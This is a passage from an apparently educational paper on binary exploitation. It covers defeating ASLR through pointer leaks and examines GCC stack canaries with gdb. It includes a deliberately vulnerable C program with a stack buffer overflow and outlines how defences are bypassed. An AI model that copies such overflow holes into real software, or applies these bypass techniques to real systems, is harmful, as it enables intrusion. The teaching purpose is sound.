In case you may wonder how easy it is to leak information like a pointer, this already happened to us as side effect back at the format string example (section 3).

The adaptation for the exploit we were using looks as follows. First, manage to leak a pointer somehow which enables you to calculate the address offset introduced by ASLR. Augment your ROP chain to take the offset into account. Run the exploit. Since this rather simple and we already gave an example how to calculate the offset, we would like to leave this as an exercise for the reader.

Adapt the target file used in the ROP example by printing the address of `printf` first and then read in the payload via `stdin`. This way you can first simulate a leaked pointer, adapt the ROP chain and run it. Double check the distances between functions in the libraries, they may not correlate with the ones used in this writeup.

9 StackGuard

DEP can be fooled by ROP and ASLR is rendered useless with a simple info leak. Something else is required at this point. Thinking back, the original vulnerability was the overwrite of the return address located on the stack. Two (additional) counter mechanisms were introduced going by the names StackGuard and StackShield. We will take only a look at StackGuard and one relative common scenario to break it, but there is a comprehensive article [3] on `phrack`[15] describing and breaking both techniques.

The general idea behind StackGuard is to place *something* before the return address which *guards* against buffer overflows. This *something* known as a Canary and comes in different forms.

Terminator A terminator Canary contains a sequence of commonly used terminator symbols (like null, EOF, linefeed, …) to *terminate* most string operations. Hence the return address will not be overwritten.

Random A random Canary is chosen at program start and stored *somewhere save* and pushed into the stack upon function calls to *guard* the return address. The canary on the stack is checked against the one stored save before issuing the return. The program is terminated upon mismatch. With this setup an attacker has to know the canary in order to overwrite the return address. Since it is chosen at random when the program starts, he cannot reliably reproduce the same canary in his cloned setup.

In our case the original canary will be stored in one of the segment registers[16].

There is also the random XOR Canary which XORs the random Canary with the return address before placing it on the stack. "This is effectively encryption of the return address with the random canary of this function." [3]

The practical approach is taken next by looking at the stack frame of a vulnerable function when compiled without `-fno_stack_protector`.

As can be seen in listing 11 the buffer was not filled beyond his capacity to examine the Canary located in the same stack frame. A script created by Daniel Walter[17] has been adapted slightly to display the stack

[15] http://phrack.org/
[16] https://en.wikipedia.org/w/index.php?title=X86_memory_segmentation&oldid=697253060 see *Later developments*
[17] http://0x90.at/post/gdb-stack-script

```c
#include <stdio.h>

void fun(void) {
    char buf[8] = {0};
    fgets(buf, 256, stdin);
    /* break point */
    puts(buf);
}

int main(int argc, char *argv[]) {
    fun();
    return 0;
}
```

```
1  > gcc -g -o vuln vuln.c
2  > gdb -q ./vuln
3  (gdb) break 6
4          ...
5
6  (gdb) run
7          ...
8  AAAAAAA
9
10 Breakpoint 1, fun () at vuln.c:7
11 7            puts(buf);
12
13 (gdb) show-stack
14 ------------------------
15 0xbffff540: 0x00000003
16 0xbffff544: 0x41414141 (buf)
17 0xbffff548: 0x0a414141
18 0xbffff54c: 0xe141de00 (CANARY)
19     (padding)
20     (padding)
21 0xbffff558: 0xbffff568 (Saved RBP)
22 0xbffff55c: 0x0804852d (Saved RIP)
23 ------------------------
```

```
1  > # no need to compile again
2  > gdb -q ./vuln
3  (gdb) break 6
4          ...
5
6  (gdb) run
7          ...
8  BBBBBBB
9
10 Breakpoint 1, fun () at vuln.c:7
11 7            puts(buf);
12
13 (gdb) show-stack
14 ------------------------
15 0xbffff540: 0x00000003
16 0xbffff544: 0x42424242 (buf)
17 0xbffff548: 0x0a424242
18 0xbffff54c: 0x66bbf600 (CANARY)
19     (padding)
20     (padding)
21 0xbffff558: 0xbffff568 (Saved RBP)
22 0xbffff55c: 0x0804852d (Saved RIP)
23 ------------------------
```

Listing 11: Examining the canary as generated by GCC

together with some annotations. Using `"AAAAAAA\n"` and `"BBBBBBB\n"` makes the buffer clearly visible in lines 16 and 17. The Canary can be observed in line 18.

The Canary itself is composed of a terminator (null) followed by a random sequence of 3 B. This sequence changes very time the program is run. Feeding more data to the buffer and overflowing it this way yields termination of the program. Note that the `puts` function is still called, the termination happens just before the return of the function.

```
> ./vuln <<< "AAAAAAAADEADBEEF"
AAAAAAAADEADBEEF

*** stack smashing detected ***: ./vuln terminated
Aborted (core dumped)
```

10 Control Flow Integrity (CFI)

11 Other Architectures

12 Conclusion

References

[1] Patrick Biernat, Jeremy Blackthorne, Alexei Bulazel, Branden Clark, Sophia D'Antoine, Markus Gaasedelen, and Austin Ralls. Modern binary exploitation, 2015. URL https://github.com/RPISEC/MBE. [Online; accessed 2015-12].

[2] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38. ACM, 2008.

[3] bulba and ki13r. Bypassing stackguard and stackshield. *Phrack*, 11(56), May 2000.

[4] Jon Erickson. *Hacking: the art of exploitation*. No Starch Press, 2008.

[5] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), 1996. URL http://www.phrack.com/issues.html?issue=49&id=14.

[6] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM, 2007.

[7] Uresh Vahalia. *UNIX Internals: The New Frontiers*. Prentice Hall Press, Upper Saddle River, NJ, USA, 1996. ISBN 0-13-101908-2.

[8] Wikipedia. Data execution prevention, 2016. URL https://en.wikipedia.org/w/index.php?title=Data_Execution_Prevention&oldid=699469049. [Online; accessed 2016-01-20].

[9] Wikipedia. Return-oriented programming, 2016. URL https://en.wikipedia.org/w/index.php?title=Return-oriented_programming&oldid=679428609. [Online; accessed 2016-01-20].